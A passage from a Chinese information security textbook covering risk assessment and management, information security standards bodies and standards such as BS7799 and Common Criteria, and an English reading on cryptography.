风险评估的方法有很多种，概括起来可分为三大类：定量的风险评估方法、定性的风险评估方法、定性与定量相结合的评估方法。标准在信息系统风险评估过程中的指导作用不容忽视，而在评估过程中使用何种方法对评估的有效性同样占有举足轻重的地位。评估方法的选择直接影响到评估过程中的每个环节，甚至可以左右最终的评估结果，所以需要根据系统的具体情况，选择合适的风险评估方法。

1．定量评估方法

定量的评估方法是指运用数量指标来对风险进行评估。典型的定量分析方法有因子分析法、聚类分析法、时序模型、回归模型、等风险图法、决策树法等。

定量的评估方法的优点是用直观的数据来表述评估的结果，看起来一目了然，而且比较客观，定量分析方法的采用，可以使研究结果更科学，更严密，更深刻。有时，一个数据所能够说明的问题可能是用一大段文字也不能够阐述清楚的；但常常为了量化，使本来比较复杂的事物简单化、模糊化了，有的风险因素被量化以后还可能被误解和曲解。

2．定性评估方法

定性的评估方法主要依据研究者的知识、经验、历史教训、政策走向及特殊变例等非量化资料对系统风险状况做出判断的过程。它主要以与调查对象的深入访谈做出个案记录为基本资料，然后通过一个理论推导演绎的分析框架，对资料进行编码整理，在此基础上做出调查结论。典型的定性分析方法有因素分析法、逻辑分析法、历史比较法、德尔斐法。

定性评估方法的优点是避免了定量方法的缺点，可以挖掘出一些蕴藏很深的思想，使评估的结论更全面、更深刻；但它的主观性很强，对评估者本身的要求很高。

3．定性与定量相结合的综合评估方法

系统风险评估是一个复杂的过程，需要考虑的因素很多，有些评估要素是可以用量化的形式来表达，而对有些要素的量化又是很困难甚至是不可能的，所以不主张在风险评估过程中一味地追求量化，也不认为一切都是量化的风险评估过程是科学、准确的。

定量分析是定性分析的基础和前提，定性分析应建立在定量分析的基础上才能揭示客观事物的内在规律。定性分析则是灵魂，是形成概念、观点，做出判断，得出结论所必须依靠的，在复杂的信息系统风险评估过程中，不能将定性分析和定量分析两种方法简单的割裂开来。而是应该将这两种方法融合起来，采用综合的评估方法。

4. 典型的风险评估方法

在信息系统风险评估过程中，层次分析法经常被用到，它是一种综合的评估方法。该方法是由美国著名的运筹学专家萨蒂 TL 于 20 世纪 70 年代提出来的，是一种定性与定量相结合的多目标决策分析方法。这一方法的核心是将决策者的经验判断给予量化，从而为决策者提供定量形式的决策依据。目前该方法已被广泛地应用于尚无统一度量标尺的复杂问题的分析，解决用纯参数数学模型方法难以解决的决策分析问题。该方法对系统进行分层次、拟定量、规范化处理，在评估过程中经历系统分解、安全性判断和综合判断三个阶段。它的基本步骤是：

（1）系统分解，建立层次结构模型：层次模型的构造是基于分解法的思想，进行对象的系统分解。它的基本层次有三类：目标层、准则层和指标层，目的是基于系统基本特征建立系统的评估指标体系。

（2）构造判断矩阵，通过单层次计算进行安全性判断：判断矩阵的作用是在上一层某一元素约束条件下，对同层次的元素之间相对重要性进行比较，根据心理学家提出的“人区分信息等级的极限能力为 7±2”的研究结论，层次分析方法在对评估指标的相对重要程度进行测量时，引入了九分位的相对重要的比例标度，构成判断矩阵。计算的中心问题是求解判断矩阵的最大特征根及其对应的特征向量；通过判断矩阵及矩阵运算的数学方法，确定对于上一层次的某个元素而言，本层次中与其相关元素的相对风险权值。

（3）层次总排序，完成综合判断：计算各层元素对系统目标的合成权重，完成综合判断，进行总排序，以确定递阶结构图中最底层各个元素在总目标中的风险程度。

1.3.3.2 风险管理

如今，风险管理已经是信息安全保障工作的一个主流范式。信息安全防范工作越来越基于风险管理。互联网的飞速发展使得公众网络的应用越来越广泛，在公众网络中间构建相对可信的网络，成为世界各国发展信息化的主要需求。如何有效地管理信息安全风险，自然成为各方面都十分关注的问题。

所谓风险管理就是以可以接受的费用识别、控制、降低或消除可能影响信息系统的安全风险的过程。风险管理通过风险评估来识别风险大小，通过制定信息安全方针、采取适当的控制目标与控制方式对风险进行控制，使风险被避免、转移或降至一个可以被接受的水平。风险管理还应考虑控制费用与风险之间的平衡。

风险管理是当今全球信息安全工作的一个热点。风险管理的核心内容目前在国际上基本包括以下四个方面：一是确立风险意识的文化；二要对风险进行现实的评估；三是要确立风险承担制；四是将风险管理纳入信息化建设的日常工作中。

安全政策的制定和实施是为了将安全风险减小到可以令人接受的限度。但由于风险具有不确定性，因此要完全消除风险是不切实际的。对信息安全管理的设计和维护人员来说，要根据信息风险的一般规律提出安全需求，建立具有自适应能力的信息安全模型，从而将风险减小到可以接受的限度。一个信息系统是否安全要看它的风险是否在可控范

围内，而不是绝对的无风险。

通过风险评估对风险进行识别和评价后，风险管理的下一步工作就是对风险实施安全控制，以确保风险被降低或消除。

风险控制的实质可归纳为以下几点：

（1）当存在系统脆弱性（缺陷或弱点）时，降低或修补系统脆弱性，减少脆弱性被攻击的可能性。

（2）当系统脆弱性可被恶意攻击时，运用层次化保护、结构化设计、管理控制等方法将风险最小化或防止脆弱性被利用。

（3）当攻击者的成本小于攻击的可能所得时，运用保护措施，通过提高攻击者成本来降低攻击者的攻击动机（例如使用系统化的控制，如限制系统用户的访问对象和行为，这些措施能够大大降低攻击所得）。

（4）当损失巨大时，运用系统设计中的基本原则及结构化设计、技术或非技术类保护措施来限制攻击的范围，从而降低可能的损失。

当选择安全控制措施进行实施时应当考虑以下因素：

- 控制的易用性；
- 用户透明度；
- 为用户提供帮助，以发挥控制的功能；
- 控制的相对强度；
- 实现的功能类型。

通常，一个控制可以实现多个功能，实现的越多越好。当考虑总体安全性或应用一系列控制的时候，应尽可能保持各种功能之间的平衡，这有助于使得总体安全获得较好的效果与较高的效率。

组织根据控制的原则识别并选择了安全控制措施后，对选择的安全控制应严格实施并保持。一般可通过以下途径达到降低风险的目的：

（1）避免风险：例如通过将重要的计算机进行网络隔离，使之免受外部网络的攻击。

（2）转移风险：例如通过将高风险的信息处理业务外包给第三方或通过购买一定的商业保险进行风险转移。

（3）减少威胁：例如建立并实施恶意软件控制程序，减少信息系统受恶意软件攻击的机会。

（4）减少脆弱性：例如经常为系统安装补丁，修补系统漏洞，以防止系统脆弱性被利用。

（5）减少威胁可能的影响：例如建立业务持续性计划，把灾难造成的损失降到最低。

（6）检测意外事件，并做出响应和恢复：例如使用网络管理系统对网络性能与故障进行监测，及时发现问题并做出反应。

在实施选择的安全控制后，仍然会存在风险，称之为残留风险或剩余风险。为确保

组织信息系统的安全，剩余风险应当在可接受的范围之内。

风险接受是一个对残留风险进行确认和评价的过程。在安全控制实施之后，组织应对所选择的安全控制的实施情况进行评审，即对所选择的控制在多大程度上降低了风险做出判断，也就是对实施安全控制后的资产风险进行重新计算，以获得残留风险的大小，并将之分为可接受和不可接受的风险。对于每一个不可接受的风险，必须做出相应的业务决策以判断该风险可能的后果，或是增加控制费用以将该风险控制到一个可以接受的水平。

组织在完成了包括风险评估，降低风险和风险接受的风险管理过程之后，可以将风险控制在一个可以接受的水平，但并不意味着风险管理工作的结束。事实上，信息系统总是随着时间的推移而不断地更新和变化的，这样，风险就是随着时间而变化的，风险管理也就应该是一个动态的、持续的管理过程。这就要求组织实施动态的风险评估与风险管理，在组织有新增信息资产时、系统发生重大变化时、发生严重的信息安全事故时以及任何被认为有必要的时候，都应该组织进行风险评估，以便及时识别风险并进行有效的控制。

1.4 信息安全标准化知识

1.4.1 技术标准的基本知识

标准是人们为某种目的和需要而提出的统一性要求，是对一定范围内的重复性事务和概念所做的统一规定。标准又是一种特殊的文件，它是为在一定的范围内获得最佳秩序，对活动及其结果规定共同重复使用的规则、指导原则或特性要求。

标准对促进信息通信技术产业发展及推广应用发挥着极其重要的作用。统一标准是互联互通、信息共享、业务协同的基础。如果没有标准，互联网不会发展到今天这种规模。人们很难说清楚生产一台电脑需要遵循多少标准，但是每个生产商一定会考虑采用标准统一的磁盘驱动器、打印机接口和网卡等。

标准化则是制定标准并使其在社会一定范围内得以推广应用的一系列活动。这些活动主要包括制定、发布、实施及修改标准等过程。信息化建设相关的标准化工作是推动国家信息化建设的重要基础性工作。在国家信息化建设过程中，标准是规范技术开发、产品生产、工程管理等行为的技术法规。统一标准是信息系统互通、互连、互操作的前提。只有通过统一技术要求、业务要求和管理要求等标准化手段，才可以保障信息化建设的相关工程及相关环节的建设在全国范围内有章可循，有法可依，形成一个有机的整体，避免盲目和重复，降低成本，提高效益，从而规范和促进国家信息化建设有序、高效、快速和健康地发展。

标准产生的基础是“科学、技术和经验的综合成果”，这奠定了标准的科学性和先

进性。标准的产生要经过协商一致制定并由公认机构批准。协商一致是指：普遍同意，表征为对实质性问题，有关重要方面没有坚持反对意见，并且按程序对有关各方面的观点进行了研究和对争议经过了协调。协商一致并不意味着没有异议。简言之，协商一致是指有关各界的重要一方对标准中的实质性问题普遍接受，没有坚持反对意见，但并不是说所有各方全无异议。为了保证标准的严肃性和权威性，标准需经公认机构批准这是非常必要的。这里指公认机构，自然是权威机构，它一般包括政府主管部门、标准化组织或团体(包括国际组织或区域组织)，从事标准化工作的协会或学会等等。

在我国，将标准级别依据《中华人民共和国标准化法》划分为国家标准、行业标准、地方标准和企业标准等 4 个层次。各层次之间有一定的依从关系和内在联系，形成一个覆盖全国又层次分明的标准体系。此外，为适应某些领域标准快速发展和快速变化的需要，于 1998 年规定的四级标准之外，增加一种“国家标准化指导性技术文件”，作为对国家标准的补充，其代号为“GB/Z”。符合下列情况之一的项目，可以制定指导性技术文件：① 技术尚在发展中，需要有相应的文件引导其发展或具有标准化价值，尚不能制定为标准的项目；② 采用国际标准化组织、国际电工委员会及其他国际组织（包括区域性国际组织）的技术报告的项目。指导性技术文件仅供使用者参考。

依据《中华人民共和国标准化法》的规定，国家标准、行业标准均可分为强制性和推荐性两种属性的标准。保障人体健康、人身、财产安全的标准和法律、行政法规规定强制执行的标准是强制性标准，其他标准是推荐性标准。省、自治区、直辖市标准化行政主管部门制定的工业产品安全、卫生要求的地方标准，在本地区域内是强制性标准。

强制性标准是由法律规定必须遵照执行的标准。强制性标准以外的标准是推荐性标准，又叫非强制性标准。推荐性国家标准的代号为“GB/T”，强制性国家标准的代号为“GB”。行业标准中的推荐性标准也是在行业标准代号后加个“T”字，如“JB/T”即机械行业推荐性标准，不加“T”字即为强制性行业标准。

制定标准一般指制定一项新标准，是指制定过去没有而现在需要进行制定的标准。它是根据生产发展的需要和科学技术发展的需要及其水平来制定的，因而它反映了当前的生产技术水平。制定这类标准的工作量最大，工作要求最高，所用的时间也较多。它是一个国家的标准化工作的重要方面，反映了这个国家的标准化工作面貌和水平。

一个新标准制定后，由标准批准机关给一个标准编号（包括年代号），同时标明它的分类号，以表明该标准的专业隶属和制定年代。

修订标准则是指对一项已在生产中实施多年的标准进行修订。修订部分主要是生产实践中反映出来的不适应生产现状和科学技术发展那一部分，或者修改其内容，或者予以补充，或者予以删除。修订标准不改动标准编号，仅将其年代号改为修订时的年代号。

1.4.2　标准化组织

为适应信息技术的迅猛发展，国际上成立了许多标准化组织。目前国际上有两个重

要的标准化组织，即国际标准化组织（ISO）和国际电工委员会（IEC）。

ISO 和 IEC 成立了第一联合技术委员会 JTC1 制定信息技术领域国际标准，下辖 19 个分技术委员会 SC 和功能标准化专门组 SGFS 等特别工作小组，还有 4 个管理机构，即一致性评定特别工作小组、信息技术任务组、注册机构特别工作组和业务分析与计划特别小组。

SC27 是 JTC1 中专门从事信息安全通用方法及技术标准化工作的分技术委员会，其工作职责包括:

- 确定信息技术系统安全服务的一般需求（包括需求的方法学）；
- 研究并制定相关的安全技术和机制（包括登记规程和安全部件间的相互关系）；
- 研究并制定安全指南（如说明性的文档, 风险分析等）；
- 研究并制定管理支撑文档和标准（如词汇、安全评估准则等）；
- 研究并制定用于完整性、鉴别和抗抵赖性等服务的密码算法标准，同时根据国际认可的策略，研究并制定用于保密性服务的密码算法标准。

目前，SC27 下设三个工作组，各工作组的名称体现了各自的工作范围：

- 第一工作组（WG1）：需求、安全服务及指南工作组；
- 第二工作组（WG2）：安全技术与机制工作组；
- 第三工作组（WG3）：安全评估准则工作组。

到目前为止，SC27 发布、正在制定及规划的信息安全国际标准超过 80 项。这些标准主要包括安全技术与机制（如密码算法、散列函数、数字签名机制、实体鉴别机制等）、安全评估准则和安全管理（如安全管理控制措施、安全管理指南等）。这些标准对促进和规范信息安全领域起到了重要的指导作用。

随着边缘技术的出现，以及 JTC1 内其他分技术委员会职责范围的交叉，SC27 启动了联合工作机制，与许多组织进行了成功的合作。例如：在 ISO/IEC JTC1 内有 SC6,SC7,SC17,SC36 和 SC37；在 ISO 内包括 TC68 和 TC215；外部组织包括 CCIMB，ETSI，ITU-T 和 ISSEA。

美国的信息技术标准主要由 ANSI、NIST 制定。其电子工业协会 EIA 和通信工业协会 TIA 也制定了部分信息标准。欧洲的 ECMA 主要在世界范围内制定与计算机及计算机应用有关的标准。IETF 主要制定与因特网有关的标准。另外还有 ITU、IEEE、EDTI 和 OMG 等组织制定有关的信息技术标准。

国际电工委员会 IEC 成立于 1906 年，是世界上最早的国际性电工标准化机构。IEC 负责有关电工、电子领域的国际标准化工作。在信息安全标准化方面，除了同 ISO 联合成立的 JTC1 下属几个分委员会外，还在电磁兼容等方面成立技术委员会，并制定相关国际标准，如信息技术设备安全（IEC 60950）。与信息安全标准化相关的技术委员会有：TC56——可靠性；TC74——T 设备安全和功效；TC77——电磁兼容；CISPR——无线电干扰特别委员会等。

国际电信联盟 ITU 下属的电信标准局 ITU-T 所属的第 17 研究组 SG17，主要负责研究通信系统安全标准。2001 年底， SG7、SG10 和 SG17 合并形成了新的 SG17。在 2001 至 2004 年这一研究期中，SG17 下设了 Question10 项目组来专门从事信息安全标准研究。在此研究期内，Q10 组主要集中于定义通信系统相关的整个安全框架，项目组活动涉及到协调、配合并推动其他通信系统安全相关的规范制定。ITU-T 单独或与 ISO 联合开发了消息处理系统（MHS）、目录系统（X.400 系列、X.500 系列）和安全框架、安全模型等方面的信息安全标准，其中的 X.509 标准是开展电子商务认证的重要基础标准。截止 2004 年 3 月，ITU-T 正式发布的信息安全标准达 74 个。

Internet 工程任务组（IETF）主要提出 Internet 标准草案和称为“请求注解”(RFC) 的协议文稿，内容广泛，也包括安全方面的建议稿，经过网上讨论修改，被大家接受的就成了事实上的标准。截至 2003 年底，有关安全方面的 RFC 有 190 多个，例如：RFC 1352 SNMP 安全协议；RFC 1421-1424 因特网电子邮件保密增强；RFC 1825 因特网协议安全体系结构等。这些事实标准对提高和改善 Internet 网的安全性起到了至关重要的作用，如 PKI、IPSec 等标准及其草案将成为指导 Internet 未来安全的重要文件。

欧洲计算机厂商协会（ECMA）成立于 1961 年，除吸收欧洲计算机厂商，还吸收全球其他洲的各大计算机公司、厂商成为其会员，主要制定计算机及其相关应用的标准和技术报告，经常向 ISO 提交标准提案。JTC1 的欧洲秘书处就设在 ECMA。它有 11 个技术委员会，其中 TC32 ——“通信、网络和系统互连”曾定义了开放系统应用层安全结构；TC36——“IT 安全”负责信息技术设备的安全标准，目前主要制定商用和政府用信息技术产品和系统安全性评估标准化框架，以及在开放系统环境下逻辑安全设备的框架。

美国国家标准化协会 ANSI 于 20 世纪 80 年代初开始数据加密标准化工作，共制定了 3 项美国国家标准。ANSI 中技术委员会 NCITS（即 X3）负责信息技术，承担着 JTC1 秘书处的工作，其中，分技术委员会 T4 专门负责 IT 安全技术标准化工作，对口 JTC1 的 SC27。ANSI 负责金融安全的 X3（NCITS）、X9（负责制定金融业务标准）、X12（负责制定商业交易标准）等组织制定了很多有关数据加密、银行业务安全和 EDI 安全等方面的标准。这些标准中，许多经国际标准化组织反复讨论后成为国际标准。已制定金融交易卡、密码服务消息，以及实现商业交易安全等方面的安全标准 10 多个。

美国国家标准技术研究所 NIST 主要负责制定联邦计算机系统标准和指导文件，所出版的标准和规范被称作联邦信息处理标准（FIPS）。FIPS 安全标准也是美国军用信息安全标准的重要来源。FIPS 由 NIST 在广泛搜集政府各部门及私人部门的意见的基础上写成。正式发布之前，将 FIPS 分送给每个政府机构，并在“联邦注册”上刊印出版。经再次征求意见之后，NIST 局长把标准连同 NIST 的建议一起呈送美国商业部，由商业部长签字画押同意或反对这个标准。FIPS 安全标准的一个著名实例就是数据加密标准（DES）。从 20 世纪 70 年代公布的数据加密标准 DES 开始，NIST 制定了一系列有关信

息安全方面的联邦信息处理标准 FIPS，截至 2003 年 12 月该机构已制定了 33 项信息安全相关的 FIPS 和 66 项信息安全相关的专题出版物（NIST SP 800 系列和 NIST SP 500 系列）。

美国国防部（DOD）十分重视信息的安全问题。DOD 发布了一些有关信息安全和自动信息系统安全的指令、指示和标准，并且加强信息安全的管理，特别是 DOD 5200.28-STD《可信计算机系统评估准则》，受到各方面广泛的关注，为研究制定信息技术安全性评估准则提供了重要的基础。

美国电气电工工程师协会（IEEE）在信息安全标准化方面的贡献，主要是提出 LAN/WAN 安全方面的标准（SILS）和公钥密码标准（P1363）。从 1990 年 IEEE 成立 802.11“无线局域网工作组”以来，相继成立的 802.15“无线个人网络工作组”、 802.16“无线宽带网络工作组”和 802.20“移动宽带无线接入工作组”等在无线通信安全方面也作了大量的贡献，如正在研制的 IEEE 802.11i。

除上述主要标准化组织外，CEN/ISSS、ETSI、3GPP、3GPP2、OASIS 等区域性标准组织、专业协会或社会团体也制定了一些安全标准，虽然它们不是国际标准，但由于其制定与使用的开放性，部分标准已成为信息产业界广泛接受和采纳的事实标准。

在国内，我国信息安全标准化工作，虽然起步较晚，但是近 10 年来发展较快。为了加强信息安全标准化工作的组织协调力度，在国家质量技术监督局领导下，国家标准化管理委员会于 2002 年批准成立全国信息安全标准化技术委员会(简称信安标委，委员会编号为 TC260)，在制定我国信息安全标准方面做了大量的工作，国标、国军标、行业标准等信息安全领域均有涉及。

信安标委的成立标志着我国信息安全标准化工作步入了“统一领导、协调发展”的新时期。在国家质量技术监督局的领导和支持下，国家信息安全标准体系的框架已初步形成，将在该框架内以政府主管部门推动，产业界参与的模式，按急用先上的原则逐步推出我国信息安全技术发展和管理应用急需的相关标准。

1.4.3 信息安全标准

信息安全标准是我国信息安全保障体系的重要组成部分，是政府进行宏观管理的重要依据。从国家意义上来说，信息安全标准关系到国家的安全及经济利益，标准往往成为保护国家利益、促进产业发展的一种重要手段。信息安全标准化是一项艰巨、长期的基础性工作。我国从 20 世纪 80 年代开始，在全国信息技术标准化技术委员会信息安全分技术委员会和各部门各界的努力下，本着积极采用国际标准的原则，转化了一批国际信息安全基础技术标准，为我国信息安全技术的发展作出了一定贡献。同时，公安部、国家安全部、国家保密局、国家密码管理委员会等相继制定、颁布了一批信息安全的行业标准，为推动信息安全技术在各行业的应用和普及发挥了积极的作用。

随着人们对信息安全认识的深入，信息安全标准逐渐成为信息安全领域中普遍应用

的标准。对广大产品提供商来说，生产符合标准的信息安全产品、参与信息安全标准的制定、通过相关的信息安全方面的认证，对于提高厂商形象、扩大市场份额具有重要意义；对用户而言，了解产品标准有助于选择更好的安全产品，了解评测标准则可以科学地评估系统的安全性，了解安全管理标准则可以建立实施信息安全管理体系；对普通技术人员来讲，了解信息安全标准的动态可以站在信息安全产业的前沿，有助于把握信息安全产业整体的发展方向。

截至目前，国际上已制定了大量有关信息安全管理的国际标准，主要可分为信息安全管理与控制类标准和技术与工程类标准。

1.4.3.1　信息安全管理体系标准 BS7799

BS7799 标准是英国标准协会（British Standards Institution，BSI）制定的信息安全管理体系标准。它包括两部分，其第一部分《信息安全管理实施指南》于 2001 年 2 月被国际标准化组织（ISO）采纳为国际标准 ISO/IEC17799，并于 2005 年 6 月 15 日发布了最新版本。我国也于 2004 年完成该标准的转化工作。这一部分主要提供了信息安全管理的一些通常做法，用于指导企业信息安全管理体系的建设。第二部分 BS7799-2《信息安全管理体系规范和应用指南》是一个认证标准，描述了信息安全管理体系各个方面需要达到的一些要求，可以以此为标准对机构的信息安全管理体系进行考核和认证。

ISO/IEC 17799 的目的是“为信息安全管理提供建议，旨在为一个机构提供用来制定安全标准、实施有效的安全管理时的通用要素，并得以使跨机构的交易得到互信”。

机构实施 BS7799 的目的是按照先进的信息安全管理标准建立完整的信息安全管理体系，达到动态的、系统的、全员参与的、制度化的、以预防为主的信息安全管理方式，用最低的成本，获得较高的信息安全水平，从根本上保证业务的连续性。

BS7799 作为信息安全管理领域的一个权威标准，是全球业界一致公认的辅助信息安全治理手段，该标准的最大意义在于可以为管理层提供一套可量体裁衣的信息安全管理要项、一套与技术负责人或组织高层进行沟通的共同语言，以及保护信息资产的制度框架。

1.4.3.2　技术与工程标准

美国于 1985 年颁布的可信计算机系统评估标准 TCSEC（业界通常称为信息安全橘皮书）为计算机安全产品的评测提供了测试内容和方法，指导信息安全产品的制造和应用。

信息安全产品和系统安全性测评标准，是信息安全标准体系中非常重要的一个分支，经历了一系列的重要标准，其中，信息安全产品通用测评标准 ISO/IEC15408—1999《信息技术、安全技术、信息技术安全性评估准则》（简称 CC）相当于最后的集大成者，是目前国际上最通行的信息技术产品及系统安全性评估准则，也是信息技术安全性评估结果国际互认的基础。

CC 标准定义了作为评估信息技术产品和系统安全性的基础准则，提出了目前国际

上公认的表述信息技术安全性的结构，即把安全要求分为规范产品和系统安全行为的功能要求以及解决如何正确有效地实施这些功能的保证要求。功能和保证要求又以“类-子类-组件”的结构表述，组件作为安全功能的最小构件块，可以用于“保护轮廓”、“安全目标”和“包”的构建，例如由保证组件构成典型的包-“评估保证级”。另外，功能组件还是连接 CC 与传统安全机制和服务的桥梁，以及解决 CC 同已有准则如 TCSEC 的协调关系。

CC 标准分为 3 个部分：第 1 部分“简介和一般模型”，正文介绍了 CC 中的有关术语、基本概念和一般模型以及与评估有关的一些框架，附录部分主要介绍“保护轮廓”和“安全目标”的基本内容；第 2 部分“安全功能要求”，按“类-子类-组件”的方式提出安全功能要求，每一个类除正文以外，还有对应的提示性附录作进一步解释；第 3 部分“安全保证要求”，定义了评估保证级别，介绍了“保护轮廓”和“安全目标”的评估，并按“类-子类-组件”的方式提出安全保证要求。CC 的三个部分相互依存，缺一不可。其中，第 1 部分是介绍 CC 的基本概念和基本原理，第 2 部分提出了技术要求，第 3 部分提出了非技术要求和对开发过程、工程过程的要求。这 3 部分的有机结合具体体现在“保护轮廓”和“安全目标”中，“保护轮廓”和“安全目标”的概念和原理由第 1 部分介绍。“保护轮廓”和“安全目标”中的安全功能要求和安全保证要求在第 2、3 部分选取，这些安全要求的完备性和一致性由第 2、3 部分来保证。

CC 标准的核心思想有两点：一是信息安全技术提供的安全功能本身和对信息安全技术的保证承诺之间独立；二是安全工程的思想，即通过对信息安全产品的开发、评价、使用全过程的各个环节实施安全工程来确保产品的安全性。CC 标准强调在 IT 产品和系统的整个生命周期确保安全性，因此，CC 标准可以同时面向消费者、开发者、评价者 3 类用户，同时支持他们的应用。对应 3 种不同的用户，CC 标准有 3 种主要应用方式：定义安全需求、辅助安全产品开发、评价产品安全性。

系统安全工程能力成熟度模型 SSE-CMM 是系统安全工程具体应用领域的一个分支，由美国国家安全局领导开发。它确定了一个评价安全工程实施的综合框架，提供了度量与改善安全工程学科应用情况的方法，同时还是一个易于理解的评估系统安全工程实施的框架。

SSE-CMM 和 BS7799 都提出了一系列最佳惯例，二者之间也有映射关系，不同之处在于：BS7799 是一个认证标准，提出了一个可供认证的信息安全管理体系，组织应该将其作为目标，通过选择适当的控制措施去实现，但具体怎么实现，需要哪些过程，BS7799 都没有规定。SSE-CMM 是一个评估标准，它定义了实现最终安全目标需要的一系列过程，并对组织执行这些过程的能力进行等级划分。因此，二者可以互补使用。实际上，SSE-CMM 更适合作为评估工程实施组织能力与资质的标准，对用户来说，则是选择服务提供商的一个参照。我国的国家信息安全测评认证中心在审核专业机构信息安全服务资质时，基本上就是参照 SSE-CMM 来审核并划分等级的。

我国在信息安全管理标准的制定方面，主要采取与国际标准靠拢的方式。全国信息安全标准化技术委员会（简称信息安全标委会）自成立以来，在国家标准化管理委员会的指导下，在公安部、国家保密局、中央机要局、安全部、信息产业部（工信部）等各部门的大力支持下，通过多方的协调，研究制定了一批基础的、急需的、关键的信息安全标准，初步缓解了我国信息安全标准的不足，改变了一些信息安全领域无标准可依的状况。

2001 年参照国际标准 ISO/IEC15408，制定了国家标准 GB/T18336《信息技术安全性评估准则》，作为评估信息技术产品与信息安全特性的基础准则。

信息安全标委会以工作组为主体开展信息安全标准的研究制定工作，工作组由国内信息安全技术领域的有关部门、研究机构、企事业单位及高等院校等代表组成，是标准研制的技术力量。目前正式成立了以下工作组。

信息安全标准体系与协调工作组(WG1)，主要负责研究信息安全标准体系、跟踪国际信息安全标准发展动态，研究、分析国内信息安全标准的应用需求，研究并提出了新工作项目及设立新工作组的建议、协调各工作组项目。

涉密信息系统安全保密工作组(WG2)、密码工作组(WG3)和鉴别与授权工作组(WG4)。

信息安全评估工作组(WG5)，负责调研国内外测评标准现状与发展趋势，研究提出了我国统一测评标准体系的思路和框架，研究提出了系统和网络的安全测评标准思路和框架，研究提出了急需的测评标准项目和制定计划。

信息安全管理工作组(WG7)，负责信息安全管理标准体系的研究和国内急需的标准调研，完成一批信息安全管理相关的基础性标准的制定工作。

本着“科学、合理、系统、适用”的原则，在充分借鉴和吸收国际先进信息安全技术标准化成果和认真梳理我国信息安全标准的基础上，经过委员会各工作组和秘书处的认真研究，初步形成了我国信息安全标准体系。

1.5　信息安全专业英语

1.5.1　Cryptography

1. Reading Materials

Cryptography[1] is the practice and study of hiding information. In modern times, cryptography is considered a branch of both mathematics and computer science, and is affiliated closely with information theory, computer security, and engineering. Cryptography is used in applications present in technologically advanced societies; examples include the security of ATM cards, computer passwords, and electronic commerce, which all depend on

cryptography.

(1) Terminology

Until modern times, cryptography referred almost exclusively to encryption, the process of converting ordinary information (plaintext) into unintelligible gibberish (i.e., ciphertext).[2] Decryption is the reverse, moving from unintelligible ciphertext to plaintext. A cipher (or cypher) is a pair of algorithms which creates the encryption and the reversing decryption. The detailed operation of a cipher is controlled both by the algorithm and, in each instance, by a key. This is a secret parameter (ideally, known only to the communicants) for a specific message exchange context. Keys are important, as ciphers without variable keys are trivially breakable and therefore less than useful for most purposes. Historically, ciphers were often used directly for encryption or decryption, without additional procedures such as authentication or integrity checks.

In colloquial use, the term "code" is often used to mean any method of encryption or concealment of meaning. However, in cryptography, code has a more specific meaning; it means the replacement of a unit of plaintext (i.e., a meaningful word or phrase) with a code word (for example, apple pie replaces attack at dawn). Codes are no longer used in serious cryptography—except incidentally for such things as unit designations (e.g., Bronco Flight or Operation Overlord) —- since properly chosen ciphers are both more practical and more secure than even the best codes, and better adapted to computers as well.

Some use the terms cryptography and cryptology interchangeably in English, while others use cryptography to refer specifically to the use and practice of cryptographic techniques, and cryptology to refer to the combined study of cryptography and cryptanalysis.[3][4]

The study of characteristics of languages which have some application in cryptology, i.e. frequency data, letter combinations, universal patterns, etc. is called Cryptolinguistics.

(2) Modern cryptography

The modern field of cryptography can be divided into several areas of study. The chief ones are discussed here; see Topics in Cryptography for more.

(3) Symmetric-key cryptography

Symmetric-key cryptography refers to encryption methods in which both the sender and receiver share the same key (or, less commonly, in which their keys are different, but related in an easily computable way). This was the only kind of encryption publicly known until June 1976.[8]

One round (out of 8.5) of the patented IDEA cipher, used in some versions of PGP for high-speed encryption of, for instance, e-mail.

The modern study of symmetric-key ciphers relates mainly to the study of block ciphers

and stream ciphers and to their applications. A block cipher is, in a sense, a modern embodiment of Alberti's polyalphabetic cipher: block ciphers take as input a block of plaintext and a key, and output a block of ciphertext of the same size. Since messages are almost always longer than a single block, some method of knitting together successive blocks is required. Several have been developed, some with better security in one aspect or another than others. They are the mode of operations and must be carefully considered when using a block cipher in a cryptosystem.

The Data Encryption Standard (DES) and the Advanced Encryption Standard (AES) are block cipher designs which have been designated cryptography standards by the US government (though DES's designation was finally withdrawn after the AES was adopted).[10] Despite its deprecation as an official standard, DES (especially its still-approved and much more secure triple-DES variant) remains quite popular; it is used across a wide range of applications, from ATM encryption[11] to e-mail privacy[12] and secure remote access.[13] Many other block ciphers have been designed and released, with considerable variation in quality. Many have been thoroughly broken. See Category:Block ciphers.[9][14]

Stream ciphers, in contrast to the 'block' type, create an arbitrarily long stream of key material, which is combined with the plaintext bit-by-bit or character-by-character, somewhat like the one-time pad. In a stream cipher, the output stream is created based on an internal state which changes as the cipher operates. That state change is controlled by the key, and, in some stream ciphers, by the plaintext stream as well. RC4 is an example of a well-known, and widely used, stream cipher; see Category:Stream ciphers.[9]

Cryptographic hash functions (often called message digest functions) do not necessarily use keys, but are a related and important class of cryptographic algorithms. They take input data (often an entire message), and output a short, fixed length hash, and do so as a one-way function. For good ones, collisions (two plaintexts which produce the same hash) are extremely difficult to find.

Message authentication codes (MACs) are much like cryptographic hash functions, except that a secret key is used to authenticate the hash value[9] on receipt. These block an attack against plain hash functions.

(4) Public-key cryptography

Symmetric-key cryptosystems use the same key for encryption and decryption of a message, though a message or group of messages may have a different key than others. A significant disadvantage of symmetric ciphers is the key management necessary to use them securely. Each distinct pair of communicating parties must, ideally, share a different key, and perhaps each ciphertext exchanged as well. The number of keys required increases as the

square of the number of network members, which very quickly requires complex key management schemes to keep them all straight and secret. The difficulty of securely establishing a secret key between two communicating parties, when a secure channel doesn't already exist between them, also presents a chicken-and-egg problem which is a considerable practical obstacle for cryptography users in the real world.

Whitfield Diffie and Martin Hellman, authors of the first paper on public-key cryptography.

In a groundbreaking 1976 paper, Whitfield Diffie and Martin Hellman proposed the notion of public-key (also, more generally, called asymmetric key) cryptography in which two different but mathematically related keys are used — a public key and a private key.[15] A public key system is so constructed that calculation of one key (the 'private key') is computationally infeasible from the other (the 'public key'), even though they are necessarily related. Instead, both keys are generated secretly, as an interrelated pair.[16] The historian David Kahn described public-key cryptography as "the most revolutionary new concept in the field since polyalphabetic substitution emerged in the Renaissance".[17]

In public-key cryptosystems, the public key may be freely distributed, while its paired private key must remain secret. The public key is typically used for encryption, while the private or secret key is used for decryption. Diffie and Hellman showed that public-key cryptography was possible by presenting the Diffie-Hellman key exchange protocol.[8]

